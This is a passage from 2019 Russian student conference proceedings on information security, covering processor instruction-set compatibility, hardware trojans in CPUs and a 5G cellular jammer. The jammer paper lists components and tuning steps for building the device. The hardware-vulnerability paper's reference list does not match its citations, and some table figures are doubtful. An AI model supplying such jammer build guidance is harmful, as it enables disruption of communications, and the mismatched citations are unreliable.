Министерство науки и высшего образования Российской Федерации
Федеральное государственное бюджетное образовательное
учреждение высшего образования
«Магнитогорский государственный технический университет
им. Г.И. Носова»

БЕЗОПАСНОСТЬ ИНФОРМАЦИОННОГО ПРОСТРАНСТВА

Сборник трудов
XVIII Всероссийской
научно-практической конференции
студентов, аспирантов и молодых ученых

28-29 ноября 2019 г.

Магнитогорск

Магнитогорск
2019

Безопасность информационного пространства: сборник трудов XVIII Всероссийской научно-практической конференции студентов, аспирантов и молодых ученых, 28-29 ноября 2019 г., г. Магнитогорск / под ред. В.Г. Мельникова, И.И. Баранковой. – Магнитогорск: Изд-во Магнитогорск. гос. техн. ун-та им. Г.И. Носова, 2019. – 384 с.

ISBN 978-5-9967-1764-4

ISBN 978-5-9967-1764-4

СОДЕРЖАНИЕ

Секция I

ПРИКЛАДНЫЕ ИССЛЕДОВАНИЯ В ОБЛАСТИ ЗАЩИТЫ ИНФОРМАЦИИ

УДК 004.2

ПРОБЛЕМАТИКА СОВМЕСТИМОСТИ АРХИТЕКТУР КОМАНД ПРОЦЕССОРОВ

А. В. Соловьев, В.И. Тахтаулов, Т.Р. Змызгова
Научный руководитель: канд. техн. наук, доц. Т.Р. Змызгова
г. Курган, Курганский государственный университет

Аннотация. Архитектура команд процессора – это абстрактная модель компьютера, описывающая, какие операции непосредственно может выполнять процессор, какие данные, каким образом и сколько при этом он может обрабатывать. Архитектура команд также является интерфейсом между аппаратным и программным обеспечением в многоуровневой архитектуре компьютера.Несовместимость архитектур команд может трактоваться, как принципиальная «непереводимость» без потерь смысла кода с одной архитектуры на другую по причине отсутствия в архитектуре кода назначения требуемых инструкций или особенностей, присутствующих в архитектуре кода-источника. Для корректного функционирования транслированного кода необходима функциональная эквивалентность программы на обеих архитектурах. Для решения данной проблемы можно проанализировать смысл последовательности инструкций исходного машинного кода и перевести некоторые программы в форму, неэквивалентную на уровне последовательностей команд и подпрограмм в архитектуре назначения, но при этом эквивалентную на уровне программы в целом. Эта задача имеет исключительную сложность и нереализуема по практическим соображениям.
Ключевые слова. Архитектура команд, совместимость, процессор, машинный код, операционная система.

Общие сведения об архитектурах команд. На устройство архитектуры команд процессора оказывает сильное влияние физическое устройство процессора, а также других важнейших составляющих компьютера, таких как шины данных и команд, ОЗУ и др [10. Впоследствии, по мере развития поколений процессоров, поддерживающих эту архитектуру команд, нижележащая аппаратная архитектура может значительно модифицироваться и совершенствоваться для ускорения производительности, также могут добавляться новые команды. При этом такое оборудование должно сохранять (эмулировать) особенности архитектуры команд, даже те, сохранение кото-

рых может повлечь за собой дополнительное усложнение схемы процессора (например, спекулятивное выполнение команд). Таким образом, одной и той же архитектуре команд может соответствовать множество реализаций, отличающихся скоростью выполнения, стоимостью и количеством используемой энергии [2, 3].

Одна из самых распространённых архитектур команд –x86. Поддерживается 16-, 32- и 64-разрядный машинный код. Компьютеры, использующие процессоры этой архитектуры, называют PC-совместимыми, и именно такие машины часто имеют в виду, когда употребляют слово «компьютер» в обыденной речи [4, 5].

Из других известных и наиболее распространённых архитектур команд можно выделить архитектуры команд ARM (системы команд A32, AArch32, AArch64, T32), PowerISA, AVR32, MIPS, SPARC. В качестве примеров в основном будут рассматриваться x86 и ARM. Архитектуры команд представляют достаточно простые, примитивные операции, такие как пересылка данных из регистра в регистр или память, сложение двух чисел (целых или вещественных) или переход на другую инструкцию.

Процессоры способны одновременно поддерживают лишь одну архитектуру команд. Поэтому, чтобы запускать «неродной» (ненативный) код, т.е. код, соответствующий другой архитектуре команд, используют программные реализации архитектур команд – эмуляторы, использующие интерпретацию или двоичную трансляцию машинного кода программ. Эмуляция позволяет абстрагироваться от конкретной архитектуры команд и использовать теоретически любую удобную при компиляции, при этом сохраняя возможность запуска такой программы на целевой архитектуре [1,4].

Универсальная архитектура команд. Общие положения. Для решения проблемы несовместимости архитектур команд предлагается разработать и стандартизировать архитектуру команд, которая обобщала бы возможности наиболее распространённых архитектур и была бы пригодной для высокопроизводительной эмуляции на большинстве реальных компьютерных архитектур. Кроме того, требуется разработка реализации этой универсальной архитектуры для требуемых архитектур в виде слоя совместимости, работающего поверх фактической архитектуры команд процессора и скрывающего все неустранимые особенности нижележащей архитектуры, такие как, например, устройство таблицы страниц виртуальной памяти. Возможна также разработка специализированных процессоров, способных напрямую выполнять код этой архитектуры или же имеющий специальную архитектуру, в которую достаточно просто переводить инструкции универсальной архитектуры.

Введение универсальной архитектуры может способствовать разработке операционной системы, кроссплатформенной на уровне машинного

кода. Кроме того, это может способствовать разработке, развитию и «безболезненному» внедрению в обиход новых систем команд без ущерба потери совместимости со старым программным обеспечением, включая операционную систему.

Предлагается сделать универсальную архитектуру команд CISC-архитектурой, поскольку это позволит использовать весьма широкий диапазон команд и команды переменной длины, что может позитивно сказаться на объёме кода. Сложные инструкции при трансляции в код для RISC-архитектуры должно быть относительно легко разбивать на последовательность более простых инструкций. Машинный код программ для такой архитектуры должен быть локализован и собран в модули, чтобы облегчить проблему обнаружения кода (codediscovery). Необходимо также запретить переход на адреса кода, находящиеся между инструкциями, так как это усложняет трансляцию такого кода. Для реализации самомодифицирующегося кода следует использовать специальные инструкции. Эти ограничения должны значительно упростить AOT-трансляцию машинного кода программ [4].

Кроме того, можно реализовать в универсальной архитектуре идеи VLIW – к примеру, использовать специальную инструкцию, указывающую, сколько следующих за ней инструкций может быть выполнено параллельно.

Различные особенности архитектур, такие как фактическая разрядность, поддерживаемые виды виртуальной памяти, защиты памяти, фактическое количество регистров, размеры кэша, фактический тип архитектуры процессора, размер памяти, статус регионов памяти (обычный, зарезервированный, регион, занятый отображением регистров ввода-вывода и пр.), тип ввода-вывода, тип микропрограммы (firmware), доступные режимы работы и пр. можно выявить путём просмотра специальных системных информационных регистров только для чтения или же с использованием специализированной инструкции CPUID.

Для обеспечения максимальной производительности, можно предусмотреть механизм выполнения «родного» кода для нижележащей архитектуры процессора, что позволит уменьшить издержки бинарной трансляции и приемлемо для приложений, требующих значительного быстродействия.

Модель памяти. Максимальный объём адресуемой оперативной памяти определяется размером адреса. Объём памяти архитектуры безусловно не должен быть фиксированным. Возникает задача определения размера адреса (указателя)? Если его сделать фиксированным, это упростит программирование. Можно сделать, как в CLI – в этой машине размер нативного указателя зависит от реализации [5]. Это более эффективно, потому что разные процессоры поддерживают разную разрядность. Такие указатели всегда будут занимать минимально требуемое количество памяти. Например, если процессор 16-битный, то адрес в памяти такого процессора будет 16 бит, или 2 байта. Можно ввести фиксированные допустимые размеры адреса – 8, 16, 32, 64 и

128 разрядов. Тогда программист сможет выбрать нужный ему размер самостоятельно. Такой вариант подойдёт для языков C/C++, поскольку в них размеры всех типов данных, известных во время компиляции. Следует разработать несколько поддерживаемых универсальной архитектурой моделей памяти (сплошная и виртуальная модели памяти).

Архитектура должна поддерживать и сегментацию, и страничную организацию виртуальной памяти, по крайней мере на опциональной основе, а также сплошную модель памяти (это в принципе возможно даже в 16-разрядном режиме x86). Конкретный формат таблиц отображения не должен быть регламентирован.

Предполагается применение гибридной модели разделения памяти, с объединением преимуществ Гарвардской архитектуры и архитектуры фон Неймана. Процессор может поддерживать NX-бит (noexecute) для предотвращения выполнения кода из области памяти данных. Для этого нужен аналог страничной организации памяти, чтобы помечать области памяти этим битом. Память и регистры периферийных устройств могут находиться в отдельном адресном пространстве или проецироваться на некоторые адреса оперативной памяти. Способ проецирования может управляться пользователем, а может быть заранее установлен особенностями архитектуры реального процессора. Должен быть доступен и подход канального ввода-вывода. Конкретный доступный режим можно посмотреть в системных информационных регистрах. Необходимо также унифицировать язык канальных программ и транслировать их в необходимом виде во время выполнения.

Порядок байтов и регистры процессора. Для обеспечения максимальной универсальности нужно обеспечить возможность обработки операндов с любым порядком байтов. Можно рассмотреть случай, при котором процессор имеет два разных режима обработки операндов (прямой, обратный порядок байтов), либо разработать систему команд таким образом, чтобы имелась возможность использовать разные команды для разных порядков байтов (например, кодировать порядок байтов определённым образом в коде операции и мнемонике инструкции).

При проектировании архитектуры возникает вопрос – сколько регистров должен иметь процессор? Возможно использование большого (RISC-архитектуры) или небольшого количества регистров (x86). Можно скрыть детали реализации хранения локальных переменных (которые можно было хранить в регистрах и/или памяти в предыдущих случаях), обращаясь к ним с помощью команд процессора, как в JVM или CLI. Существует еще один вариант, используемый в LLVM – бесконечное количество регистров и использование формы представления программы SSA (StaticSingleAssignment).

Можно также включить в список регистров особые объёмные регистры, размер которых зависит от реализации. В них можно сохранять операнды переменной длины. Такой подход позволит эффективно реализовать

некоторые операции на машинах (с большим количеством регистров или) с регистрами большого размера.

Типы данных, непосредственно обрабатываемые процессором. Процессор должен быть способен обрабатывать различные типы данных, в том числе целые числа различных разрядностей, а также числа с плавающей запятой разных форматов.

Есть два варианта при реализации вычислений с плавающей запятой: принудить процессор универсальной архитектуры обрабатывать числа с плавающей запятой только в определённом формате (например, в формате, определяемом стандартом IEEE 754). Преимуществом этой модели является высокая точность и предсказуемость результатов вычислений. Недостаток – низкая эффективность реализации на процессорах с поддержкой другой модели вычислений с плавающей запятой, так как придётся эмулировать вычисления программным способом.

Можно не заставлять процессор использовать какую-то конкретную модель вычислений. Тогда совместимость текущей реализации со стандартом IEEE 754 можно проверить с помощью инструкции CPUINFO. Преимущество - высокая эффективность, недостаток – непредсказуемость результатов, поскольку в этом случае процессор не обязан подчиняться стандарту.

Можно рассмотреть случай комбинация первых двух вариантов. Участки кода, требующие арифметику стандарта IEEE 754, помечать особым образом. В противном случае в спецификации необходимо указать, что точность вычислений не определена. Хранить значения с плавающей запятой необходимо в двух форматах – IEEE 754 и нативный формат (в ряде случаев они будут совпадать). Возможно также добавить аппаратную поддержку (инструкции процессора) арифметики с операндами переменной длины (длинная арифметика). В большинстве случаев она будет реализована программно. В процессорах x86 есть инструкции ADC (AdditionwithCarry, сложение с переносом) и SBB (SubdivisionwithBorrow, вычитание с заёмом), позволяющие эффективно обрабатывать такие числа) [6, 7]. Операнды такого типа должны храниться в оперативной памяти или в специальных объёмных регистрах.

Заключение. Заканчивая рассмотрение проблематики семантической совместимости различных архитектур команд, можно сделать вывод о разумности решения, в основе которого - разработка и стандартизация универсальной архитектуры команд. При этом не стоит забывать, что процессор архитектуры может поддерживать возникновение внутренних и внешних прерываний. Для этого потребуется провести дополнительное исследование, чтобы выяснить, насколько эффективно могут быть эмулированы неподдерживаемые непосредственно различными реальными архитектурами процессора типы прерываний.

Дополнительно следует отметить необходимость наличия специального сервиса по трансляции кода виртуального процессора в код реального процессора, на котором выполняется программа. Эти обязательства, как и реализацию некоторых низкоуровневых операций ввода-вывода по аналогии с BIOS или UEF, можно возложить на слой совместимости. Можно разработать дополнительное программное обеспечение (firmware) между универсальной архитектурой и ОС, выполняющее эти функции.

Список литературы

1. Таненбаум Э., Остин Т. Архитектура компьютера. 6-е издание. – СПб.: Питер, 2013. – 816 с.
2. https://en.wikipedia.org/wiki/High-level_programming_language
3. https://ru.wikipedia.org/wiki/Высокоуровневый_язык_программирования
4. James. E. Smith, Ravi Nair. Virtual Machines. Versatile Platforms for Systems and Processes.
5. Ким А. К., Перекатов В. И., Ермаков С. Г. Микропроцессоры и вычислительные комплексы семейства «Эльбрус». — СПб.: Питер, 2013. — 272 с.
6. ISO/IEC 23271:2006. Information technology — Common Language Infrastructure (CLI). ISO/IEC, 2012
7. Intel 64 and IA-32 Architectures Software Developer’s Manual. Intel Corp., 2019.

УДК 004.056.5

РАЗРАБОТКА МОДУЛЯ ПОДАВЛЕНИЯ 5G СЕТЕЙ

К.А. Парфирьев, А.Е. Цапов, Г.И. Лукьянов
Научный руководитель: старший преподаватель Г.И. Лукьянов
г. Магнитогорск, Магнитогорский государственный технический университет им. Г.И. Носова

Аннотация. В представленной статье описываются сотовые сети стандарта 5G и их сравнение с предшествующими поколениями. Были затронуты проблемы реализации сетей нового поколения. Рассмотрены цели и задачи модуля подавления сигнала сотовой связи. На основе существующих схем устройств подавления 3G и 4G сетей был разработан модуль реализующий зашумление частот 5G стандарта.
Ключевые слова. Модуль подавления сигнала, 5G сети, защита информации, диапазон частот.

Внедрение стандарта 5G сети обещает увеличить скорость обмена данными в несколько раз. Во время тестирования новой технологии были достигнуты высокие показатели на уровне 25,3 Гбит/с. Что касается обычных пользователей, то 5G достигает 10Гбит/с. Наглядно можно увидеть различия поколения связи в таблице 1.

Таблица 1

Сравнение поколений связи

	3G	4G	5G
Средняя скорость	6 Мбит/с	15 Мбит/с	10 Гбит/с
Год запуска	2004–2005	2006–2010	2020
Диапазон частот в России	420 МГц	720–750 МГц	4,4 – 4,9 ГГц
Задержка (латентность)	100–500 миллисекунд	50 миллисекунд	<10 миллисекунд

Повышение скорости происходит благодаря использованию более высокого частотного диапазона, который ранее не был задействован. Домашние беспроводные сети Wi–Fi используют частоты 2,4 или 5 ГГц, а мобильные сети используют частоты в пределах 2,6 ГГц. Но когда речь идёт о 5G сети, то здесь сразу идет речь о десятках гигагерц. На самом деле всё не так сложно: увеличив частоту, уменьшается длина волны – вследствие чего скорость передачи данных увеличивается в разы, что положительно сказывается на загруженности сети [1,2].

Миллиметровые, короткие волны весьма плохо проходят через различные препятствия, что в свою очередь, усложняет реализацию таких сетей. Ранее связь обеспечивали мощные большие вышки, дающие связь на больших расстояниях. Сейчас же необходимо установить большое количество компактных станций, где только можно, особенно в крупных городах. [3].

На данный момент в мире наиболее популярным диапазоном является 3,4 – 3,8 ГГц для реализации 5G благодаря тому, что данный диапазон является наименее нагруженным. Так как данный диапазон в Российской Федерации используется под нужды в основном Минобороны и «Роскосмос», было принято решение использовать диапазон 4,4–4,99 ГГц, который близок к диапазону 3,4–3,8 ГГц по техническим характеристикам, но для него мало оборудования, поэтому теоретически возможно отставание от всемирного прогресса на 3–5 лет [4].

Летом 2019 года в Российской Федерации проводились испытания сетей 5G, что помогло решить некоторые вопросы реализации данной технологии. По итогам было определено, что станции 5G достаточно компактны (вес около 20 кг), размеры не больше обычного портфеля для документов, а также не нужны больше огромные металлические башни.

Большие компании, такие как Huawei, Samsung и т.д. уже занимаются разработками модулей 5G для смартфонов, некоторые из них уже находятся в продаже, что говорит о том, что 5G в скором времени займет весь рынок. Что вызывает необходимость создания устройства для подавления такого сигнала [6].

Устройство для подавления мобильной связи представляет собой генератор радиопомех, который может подавлять сигнал на различных частотах. Модуль подавления сотовой связи, имеет разные радиусы действия устройства, а также изменяемый диапазон частот для подавления, прерывает функционирование мобильных телефонов, скрытых видеокамер, жучков и GPS устройств.

Модуль подавления используется для обеспечения безопасности, а именно для предотвращения терактов, защиты от слежки и для ограничения пользования мобильной связи во время важных встреч и мероприятий [7].

Большинство устройств обладают одинаковым принципом работы. Основное отличие заключается в диапазоне рабочих частот, которое способно подавить то или иное устройство. При включении глушилки в радиусе её действия возникает «белый шум» на определенном диапазоне частот, что является помехами, которые препятствуют утечке информации при использовании различной шпионской техники. Помехи, создаваемые глушилкой сотовой связи, не несут в себе никакой информации, но из-за этого теряются информативные сигналы, которые передаются скрытыми камерами и различными шпионскими устройствами [8].

В интернете существует множество инструкций и схем модулей подавления 3G и 4G сети. В учебных целях была разработана схема модуля подавления сигнала, для дальнейшей сборки и тестирования устройства, которое сможет подавить сигнал 5G сети.

Для того собрать данное устройство понадобятся:

- Микросхема NE555.
- Транзистор BF495.
- Несколько керамических конденсаторов (2 пФ; 7 пФ; 3 пФ; 47 пФ; 30 пФ).
- Электролитический конденсатор 1мкФ, 63В.
- Несколько резисторов (10 кОм; 6,8 кОм; 82 кОм; Ом; 6 кОм).
- Медный провод сечением 0,5 мм.
- Переключатель (тип SPDT).
- Светодиод (3–х миллиметровый).
- Разъем штекерный на два контакта.
- Разъем для батареи типа «крона» на 9 Вольт.
- Батарея 9 Вольт.

Схема данного модуля подавления сигнала представлена на рисунке 1.




Рисунок 1 – Схема модуля подавления

Данное устройство подавление сигнала необходимо настроить под рабочие частоты 5G сигнала, для этого необходимо рассчитать по формуле Томпсона индуктивность катушек (А и В). Однако схема проста и имеет погрешность в показателях, поэтому рекомендуется выполнять подбор параметров индуктивности и емкости С6 опытным способом, применив анализатор спектра.

Использование разработанного модуля подавления сигнала является возможным средством для обеспечения безопасности, но злоумышленник может получить возможность работать на других частотах, которые недоступны для разработанного устройства. В таком случае необходим комплексный подход применения средств и методов для обеспечения безопасности информации.

Список литературы

1. Erik Dahlman, Stefan Parkvall, Johan Skold. 4G: LTE–Advanced Pro and The Road to 5G. – M.: Academic Press, 2016. – 616 с.

2. В чем разница между 4G и 5G? [Электронный ресурс] / Е.Демакова. Электрон. текстовые дан. – 2019. – Режим доступа: https://habr.com/ru/post/439136/, свободный

3. Как 5G изменит нашу жизнь? [Электронный ресурс] / А.Соколова. – Электрон. текстовые дан. – 2016. – Режим доступа: https://rb.ru/longread/5g–in–russia/, свободный

4. Vivek Kumar,Pankaj Kumar and Tarsem Kumar. 5G: Insight into future. – M.: LAP Lambert Academic Publishing, 2012. – 68 с.

5. В.А. Яковлев. Шпионские и антишпионские штучки. – М.: НИТ, 2015. – 320 с.

6. Законно ли владеть глушилкой сигнала в России? Что грозит [Электронный ресурс] / К.Шестакова. – Электрон. текстовые дан. – 2017. – Режим доступа: https://www.iphones.ru/iNotes/761653, свободный

7. Немного о “глушилках” сотовой связи [Электронный ресурс] / Д. Григорьев. – Электрон. текстовые дан. – 2016. – Режим доступа: https://nag.ru/articles/article/29364/nemnogo–o–glushilkah–sotovoy–svyazi.html, свободный

8. Mikhailova U.V., Saigushev, N.Y., Vedeneeva, O.A.,Tsaran, A.A.InformationSystemsatEnterprise. Design of Secure Network of Enterprise // Journal of Physics: Conference Series. 2018. Т. 1015 (4). С. 042054.

9. Mikhailova U.V., Barankova I.I., Luk'yanov G.I. Automated control system of a factory rail way transport based on ZIGBEE // 2016 2nd International Conference on Industrial Engineering, Applications and Manufacturing (ICIEAM) Proseedings. 2016.

УДК 53083

АППАРАТНЫЕ УЯЗВИМОСТИ МИКРОПРОЦЕССОРНЫХ СИСТЕМ. ТЕХПРОЦЕСС, ЕГО ПОНЯТИЕ И ОСОБЕННОСТИ, ПРЕДПОСЫЛКИ К ВОЗНИКНОВЕНИЮ АППАРАТНЫХ УЯЗВИМОСТЕЙ ПРОЦЕССОРА

А.Ф. Абраменков, М.В.Анфиногенов
Научный руководитель: канд. физ-мат. наук, доц. К.И. Костромитин
г. Челябинск, ФГАОУ ВО «ЮУрГУ (НИУ)»

Аннотация. Электронно-вычислительные машины (ЭВМ) стали неотъемлемой частью многих сфер и областей человеческой жизнедеятельности. Использование вычислительной техники позволяет переложить весь или почти весь процесс обработки информации на автоматизированное устройство, которое способно непрерывно работать в течении длительного промежутка времени без вмешательства человека (оператора системы), при этом, выполняя вычисления со скоростью, в тысячи и миллионы раз превышающей скорость обработки данных человеком. [1]

Все современные вычислительные технологии основаны на базе полупроводниковой электротехники. Для её производства применяются кристаллы кремния, являющегося одним из самых часто встречаемых минералов в составе планеты Земля. С момента начала развития транзисторных технологий, этот материал стал крайне важным в производстве вычислительного оборудования. [2]

Графические процессоры видеокарт, или центральные процессоры ЭВМ, чипы памяти и другие компьютерные компоненты – всё это производится с использованием кремниевых кристаллов. На протяжении почти 50 лет основной принцип производства построения кремниевой электроники не меняется, развиваются лишь только технологии создания вычислитель-

ных чипов. Их размеры становятся всё более компактными и миниатюрными, не уступая при этом в показателях энергоэффективности и производительности. Основным параметром, влияющим на развитие подобных технологий, является техпроцесс.

Ключевые слова: ЭВМ, аппаратные уязвимости микропроцессора, техпроцесс производства интегральных микросхем

Техпроцесс, его понятие и особенности. Большинство современных чипов состоят из кремниевых кристаллов, обработка которых производится методом литографии для того, чтобы сформировать отдельные транзисторы. Транзистор – основной и ключевой элемент любой интегральной схемы. В зависимости от параметров электрического поля в конкретный момент времени, он может передавать «логическую единицу» (пропускать ток), или «логический ноль» (выступать изолятором). В запоминающих устройствах, в состав которых входят кремниевые чипы памяти, данные записываются в двоичном формате, т.е. представляют из себя последовательность нулей и единиц. В процессорах же, при переключении транзисторов, происходит выполнение предписанных инструкций, т.е. производятся какие-либо вычисления. [2]

Технологический процесс (техпроцесс) – это процедура и порядок создания какого-либо продукта. В электронной промышленности, техпроцесс – величина, указывающая на разрешающую способность изготавливающего оборудования, применяемого на производстве. От этой величины напрямую зависит размер всех элементов в составе производимого устройства, получаемых после обработки кристаллов кремния. Чем точнее и чувствительнее оборудование для проведения обработки кремния под заготовки процессорных чипов – тем тоньше будет технологический процесс.




Рисунок 1 – Развитие транзисторного техпроцесса

Значение техпроцесса непосредственно влияет на количество всех активных элементов в составе полупроводниковых микросхем. Чем тоньше техпроцесс – тем больше транзисторов можно поместить на конечной площади кремниевого кристалла. Это приводит, во-первых, к увеличению ко-

личества производимой продукции из одной сырьевой заготовки. Во-вторых, снижается количество потребляемых энергоресурсов – чем меньше размер транзистора, тем меньше энергии ему необходимо для полноценной работы. Следовательно, при одинаковом количестве транзисторов и их структурном размещении, процессор будет более производительным, а также энергоэффективным.

Предпосылки к возникновению аппаратных уязвимостей процессора. Сложность строения процессоров обеспечивает не только возможность производить громоздкие и трудоёмкие вычисления, но и предоставляет возможность для сокрытия крошечных вредоносных схем, известных как аппаратные закладки. Глобализированный характер производства подобных вычислительных компонентов позволяет внедрить закладку на любом этапе изготовления продукции, от построения логической схемы до её заводской реализации.

В производстве полупроводниковых приборов принято считать не слои, а маски (фотошаблоны) элементной базы, т.к. для формирования компонентов микросхемы бывает необходимо даже в одном слое проводить несколько операций фотолитографии. Это особенно характерно для кремния, где нужно формировать p- и n-переходные карманы для транзисторов, стоки и истоки этих транзисторов, а также различные дополнительные области (сток транзистора может быть «составным» для того, чтобы уменьшить ёмкость на затворе, следовательно, необходимо несколько фотошаблонов).

При такой сложности современных процессоров ни одно предприятие не в состоянии проверить все теоретически возможные исходы их использования, поэтому, в основном, тестируются лишь основные функциональные возможности, а также типовые сценарии ошибок. Однако, реакция того или иного структурного блока микросхемы на подачу незапланированного входного сигнала, может быть крайне непредсказуемой и привести к опасным последствиям.

Аппаратные уязвимости.Уязвимости аппаратного уровня являются наименее очевидными на фоне программных, ввиду сложности их практической реализации, однако носят более фундаментальный характер из-за трудности задачи по их предотвращению. Большинство работ об аппаратных закладках носят гипотетический характер, тем не менее существуют и реальные примеры, показывающие возможность встраивания в процессор закладок, или недокументированных инструкций, выполняемых при определённых условиях. Рассмотрим некоторое количество уязвимостей в микропроцессорах.

Аппаратная уязвимость, использующая добавочные логические цепи.Изначально, исследователями данной области аппаратных уязвимостей предлагались добавочные конструкции из небольших логических цепей, которые необходимо было каким-либо образом добавить в существу-

ющие чипы. Сэмюэл Талмадж Кинг с соавторами представил на конференции LEET-08 вариант аппаратной закладки для центрального процессора [3], которая предоставляла полный удалённый контроль над вычислительной системой злоумышленнику. Отправив определённым образом сконфигурированный UDP-пакет, можно было бы сделать любые изменения на атакуемом компьютере и получить неограниченный доступ к его памяти. Однако, минус данной закладки выражался в том, что её логические цепи являлись легко определимыми при микроскопическом исследовании, не говоря уже о специализированных методах поиска подобных модификаций.

Аппаратные уязвимости генератора псевдослучайных чисел процессора.Существуют более сложные в реализации аппаратные уязвимости, основанные на компонентной базе самого вычислительного процессора, обнаружение которых становится крайне трудоёмкой задачей.

Одна из таких аппаратных уязвимостей связанна с генератором псевдослучайных чисел (ГПСЧ), которым оснащено большое количество современных процессоров. ГПСЧ часто используется различными системами шифрования, при этом надёжность такого кодирования зависит от степени случайности числовой последовательности, выдаваемой генератором. С технической точки зрения, возможно внести в чип процессора изменения, позволяющие сделать последовательность на выходе ГПСЧ предсказуемой, а значит, зашифрованные с его помощью данные – относительно легко декодируемыми третьей стороной, имеющей представление об особенности используемого жертвой ГПСЧ. При этом, изменения в работе ГПСЧ могут быть внесены как на этапе производства конкретной партии процессоров, так и программными методами – с помощью недокументированных команд и инструкций, которые могут быть выполнены, например, рядовым обновлением какой-либо программы [4].

Решение по реализации экспериментального варианта подобной закладки аппаратного уровня лежит в изменении работы некоторых уже имеющихся в процессоре транзисторов. Группе Беккера удалось выборочно изменить полярность допанта (модифицирующей добавки, повышающей удельную электрическую проводимость [5]) и внести желаемые модификации в работу всего криптографического блока, в состав которой входит ГПСЧ [4]. Семейство закладок такого типа оказалось стойким к большинству методов обнаружения, включая метод сканирующей микроскопии и сравнение с эталонными чипами.

Схема транзистора со встроенной закладкой представлена на рисунке 2. Преобразователь состоит из p- и n-канальных МОП-транзисторов (вверху и внизу рисунка соответственно), соединённых стоками через металлический слой (рис. 2, а). Аппаратная закладка внедряется путём выборочного изменения полярности допанта p-канального МОП-транзистора (рис. 2, б).

Вывод на положительном контакте (VDD) оказывается постоянным и не зависит от исходных случайных чисел.




Рисунок 2 – ГПСЧ и встроенная закладка: а) изначальный вид; б) закладной вид (полярность допанта изменена)

В результате внесённых изменений, вместо уникальных числовых последовательностей длинной 128 бит, третий блок IntelSecureKey стал накапливать последовательности, в которых различались только 32 бита. Создаваемые на основе таких псевдослучайных чисел криптографические ключи обладают очень высокой степенью предсказуемости и могу быть рассекречены в течении нескольких минут даже на обычном современном персональном компьютере.

Лежащее в основе подобной аппаратной закладки выборочное изменение удельной электрической проводимости может быть реализовано в двух вариантах:

1. цифровая пост-обработка сигналов от IntelSecureKey;
2. использование на побочном канале, с применением метода табличной битовой подстановки (Substitution-box).

Последний вариант является более универсальным и может применяться с небольшими изменениями на чипах другой архитектуры.

Таким образом, обнаружить данную закладку в готовом изделии практически невозможно – современный процессор включает в себя миллиарды транзисторов, поэтому, даже просвечивая чип рентгеном, точно определить функции каждого структурного блока нереально. Более того, первый вариант закладки в некоторых случая может быть внедрён таким образом, что обнаружить его не удастся даже при рентгеновском анализе блока ГПСЧ [5]. При этом необходимо учитывать, что описанный вариант реализации аппаратной закладки использует только уязвимость выходных данных, сами алгоритмы их получения не модифицируются.

Аппаратная уязвимость, использующая технологию DCI. Существуют и другие виды аппаратных уязвимостей, демонстрирующие как предусмотренная производителем компонентов технология может оказаться потенциальной возможностью для атаки, и в дальнейшем привести к потере информации.

В современные процессорах производства компании Intel семейства Skylake присутствует уязвимость, позволяющая получить полный контроль над компьютером жертвы. Она даёт возможность читать и записывать информацию в регистры процессора и память, осуществлять остановку процессора и пошаговую трассировку и выполнять другие действия на компьютере жертвы. Для получения доступа на атакуемой ЭВМ не требуется установка каких-либо дополнительных аппаратных или программных агентов (закладок), достаточно всего лишь активировать DCI – технологию межсоединения узлов сети. Эта задача становится тривиальной, поскольку на многих современных компьютерах возможность активации DCI не заблокирована по умолчанию, однако существуют также и другие способы её включения. Атака проводится через отладочный интерфейс и не отслеживается штатными системами безопасности рядовой операционной системы (ОС). Подключение производится через порт USB 3.0 по технологии DCI, а взлом не требует специального оборудования.

Список литературы

1. Компьютерные сети /Э. Таненбаум, Д. Уэзеролл. – 5-е изд. – СПб: Питер, 2012. – 960с.

2. Компьютерные сети. Принципы, технологии, протоколы /В. Олифер, Н. Олифер. – 5-е изд. – СПб: Питер, 2016. – 992с.

3. ENC28J60 [Электронный ресурс] /. – Электрон. текстовые дан. – 2012. – Режим доступа: http://ww1.microchip.com/downloads/en/DeviceDoc/39662e.pdf, свободный

4. WEB Server на базе ENC28j60 + Arduino [Электронный ресурс] /. – Электрон. журн. – 2015. – Режим доступа: https://habr.com/ru/post/251403/, свободный

5. Программируемые контроллеры. Стандартные языки и приемы прикладного проектирования /И.В. Петров. – Москва: СОЛОН-Пресс, 2010. – 255с.

УДК 004.056

ЗАЩИТА ТЕЛЕМЕТРИЧЕСКОЙ ИНФОРМАЦИИ ПРИ КОНТРОЛЕ ПАРАМЕТРОВ АККУМУЛЯТОРНЫХ БАТАРЕЙ

И.Г. Балабан, А.Л. Балабан, Ю.В. Юфанова
г. Новочеркасск, Южно-Российский государственный политехнический университет (НПИ) имени М.И. Платова

Аннотация. В данной статье предложен подход для обеспечения безопасной передачителеметрической информации и защиты от несанкционированного доступа, разграничения доступа к данным телеметрии в зависимости от статуса пользователя на основе системы привилегий и учетных записей пользователей. Описана схема и этапы обработки телеметрического запроса.

Ключевые слова. Защита, безопасность, телеметрическая информация, аккумуляторные батареи, конфиденциальность, идентификация, аутентификация, несанкционированный доступ, запрос.

Аккумуляторные батареи (АКБ) находят широкое применение как в повседневной жизни человека (источники бесперебойного питания, автомобили, бытовая техника и др.), так и в различных отраслях промышленности (для автономного электропитания объектов гражданской, военной, космической и другой специализированной техники). Для длительной, качественной и надежной работы АКБ, а также их своевременной замены необходимо обеспечивать постоянный контроль основных параметров (ёмкости, разрядного тока, напряжения, температуры) [1].

